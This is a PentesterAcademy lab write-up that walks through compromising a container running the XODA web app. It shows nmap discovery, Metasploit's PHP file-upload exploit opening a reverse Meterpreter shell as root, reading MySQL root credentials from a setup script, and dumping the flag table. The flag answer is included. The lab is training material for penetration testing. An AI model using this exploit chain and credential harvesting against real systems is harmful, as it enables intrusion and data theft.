
ATTACK
DEFENSE
by PentesterAcademy

Name	Attacking Microservice Containers I
URL	https://www.attackdefense.com/challengedetails?cid=1029
Type	DevSecOps : Microservices

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the subnet.

Command: nmap 192.66.158.0/24


```
root@attackdefense:~# nmap 192.66.158.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-14 18:23 IST
Nmap scan report for 192.66.158.1
Host is up (0.000015s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:C5:DE:49:6E (Unknown)

Nmap scan report for 2r46apf4hbyt0mug3qb0e2t7q.temp-network_a-66-158 (192.66.158.3)
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:42:9E:03 (Unknown)

Nmap scan report for attackdefense.com (192.66.158.2)
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.47 seconds
root@attackdefense:~#
```

Step 2: We have discovered an open port 80 on the target machine. We can open mozilla firefox and navigate to the IP address.



Step 3: Xoda web application is running on the target machine. We can search for available exploiting using searchsploit.

Command: searchsploit xoda

```
root@attackdefense:~# searchsploit xoda
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ---------------------------------
XODA 0.4.5 - Arbitrary '.PHP' File Upload (Metasploit)                        | exploits/php/webapps/20713.rb
XODA Document Management System 0.4.5 - Cross-Site Scripting / Arbitrary Fil | exploits/php/webapps/20703.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
root@attackdefense:~#
```

Step 4: A metasploit module is available to exploit xoda application. We can use metasploit to exploit the vulnerability.

Command: msfconsole
search xoda

```
      =[ metasploit v5.0.19-dev                          ]
+ -- --=[ 1885 exploits - 1085 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search xoda

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   1  exploit/unix/webapp/xoda_file_upload  2012-08-21      excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability


msf5 >
```

Command: use exploit/unix/webapp/xoda_file_upload
show options
set RHOST 192.66.158.3
set TARGETURI /

```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /xoda/           yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5


msf5 exploit(unix/webapp/xoda_file_upload) > set RHOST 192.66.158.3
RHOST => 192.66.158.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) >
```

Command:
exploit
getuid

```
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.66.158.2:4444
[*] Sending PHP payload (KFybpeipg.php)
[*] Executing PHP payload (KFybpeipg.php)
[*] Sending stage (38247 bytes) to 192.66.158.3
[*] Meterpreter session 1 opened (192.66.158.2:4444 -> 192.66.158.3:47728) at 2019-05-14 18:27:50 +0530
[!] Deleting KFybpeipg.php

meterpreter > getuid
Server username: root (0)
meterpreter >
```

Step 5: A meterpreter shell was obtained on the target machine. We can use the “shell” command to obtain a command shell and search for flag.

Command: shell
find / -name *flag*

```
meterpreter > shell
Process 540 created.
Channel 0 created.
find / -name *flag*
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/sys/kernel/sched_domain/cpu4/domain0/flags
/proc/sys/kernel/sched_domain/cpu5/domain0/flags
/proc/sys/kernel/sched_domain/cpu6/domain0/flags
/proc/sys/kernel/sched_domain/cpu7/domain0/flags
find: '/proc/tty/driver': Permission denied
/proc/kpageflags
find: '/proc/44/map_files': Permission denied
find: '/proc/469/map_files': Permission denied
/var/lib/mysql/debian-5.7.flag
/var/lib/mysql/flag
/var/lib/mysql/flag/flag.frm
/var/lib/mysql/flag/flag.ibd
```

There is flag folder in /var/lib/mysql which means there is a “flag” database stored on MySQL server.

Step 6: We can check whether mysql is running using netstat command

```
netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.11:39115        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      9/nginx: master pro
tcp        0      0 192.66.158.3:47728      192.66.158.2:4444       ESTABLISHED 13/php-fpm: pool ww
tcp6       0      0 :::80                   :::*                    LISTEN      9/nginx: master pro
udp        0      0 127.0.0.11:52964        0.0.0.0:*                           -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     86640400 1/python             /var/run/supervisor.sock.1
unix  2      [ ACC ]     STREAM     LISTENING     86638459 12/php-fpm: master   /run/php/php5.6-fpm.sock
unix  2      [ ACC ]     STREAM     LISTENING     86642423 -                    /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     86641385 9/nginx: master pro
unix  3      [ ]         STREAM     CONNECTED     86641387 9/nginx: master pro
unix  3      [ ]         STREAM     CONNECTED     86641377 9/nginx: master pro
unix  3      [ ]         STREAM     CONNECTED     86641381 9/nginx: master pro
unix  2      [ ]         STREAM     CONNECTED     86657117 13/php-fpm: pool ww  /run/php/php5.6-fpm.sock
```

Step 7: Finding MySQL credentials

Command: ls -l /

```
ls -l /
total 84
drwxr-xr-x   1 root   root    4096 May 14 18:13 bin
drwxr-xr-x   2 root   root    4096 Apr 24  2018 boot
drwxr-xr-x   5 root   root     340 May 14 18:14 dev
-rw-r--r--   1 root   root       0 May 14 18:13 dmp.sql
drwxr-xr-x   1 root   root    4096 May 14 18:14 etc
drwxr-xr-x   2 root   root    4096 Apr 24  2018 home
drwxr-xr-x   1 root   root    4096 May 23  2017 lib
drwxr-xr-x   2 root   root    4096 Mar  8 02:30 lib64
drwxr-xr-x   2 root   root    4096 Mar  8 02:30 media
drwxr-xr-x   2 root   root    4096 Mar  8 02:30 mnt
-rwxr-xr-x   1 root   root     253 May 14 15:29 mysql-setup.sh
drwxr-xr-x   2 root   root    4096 Mar  8 02:30 opt
dr-xr-xr-x 302 nobody nogroup    0 May 14 18:14 proc
drwx------   1 root   root    4096 May 14 18:13 root
drwxr-xr-x   1 root   root    4096 May 14 18:14 run
-rwxr-xr-x   1 root   root      32 Mar 19 21:00 run.sh
drwxr-xr-x   1 root   root    4096 May 14 18:13 sbin
drwxr-xr-x   2 root   root    4096 Mar  8 02:30 srv
-rwxr-xr-x   1 root   root      88 May 14 15:40 start-nginx.sh
dr-xr-xr-x  13 nobody nogroup    0 Apr 15 13:00 sys
drwxrwxrwt   1 root   root    4096 May 14 18:27 tmp
drwxr-xr-x   1 root   root    4096 Mar  8 02:30 usr
drwxr-xr-x   1 root   root    4096 May 14 15:32 var
```

There is a file called mysql-setup.sh.

Command: cat /mysql-setup.sh

```
cat /mysql-setup.sh
#! /bin/bash

mysql -uroot -proot -e "CREATE DATABASE app DEFAULT CHARACTER SET utf8 COLLATE utf8_unicode_ci"
mysql -uroot -proot -e "GRANT ALL ON app.* TO 'pentester'@'localhost' IDENTIFIED BY 'password1'"
mysql -u pentester -ppassword1 app < /dmp.sql
```

MySQL Credentials were revealed to us.

Step 8: We can interact with the MySQL server using the MySQL client and view tables stored on the flag database.

Command: mysql -u root -proot -e 'use flag;show tables;'

```
mysql -u root -proot -e 'use flag;show tables;'
mysql: [Warning] Using a password on the command line interface can be insecure.
Tables_in_flag
flag
```

Step 9: Retrieving flag from flag table.

Command: mysql -u root -proot -e 'use flag;select * from flag;;'

```
mysql -u root -proot -e 'use flag;select * from flag;'
mysql: [Warning] Using a password on the command line interface can be insecure.
flag
72edcd3b274823ae6792c7e186df387b
```

This reveals to us the flag

FLAG: 72edcd3b274823ae6792c7e186df387b

References

1. Xoda file upload metasploit module (https://www.rapid7.com/db/modules/exploit/unix/webapp/xoda_file_upload)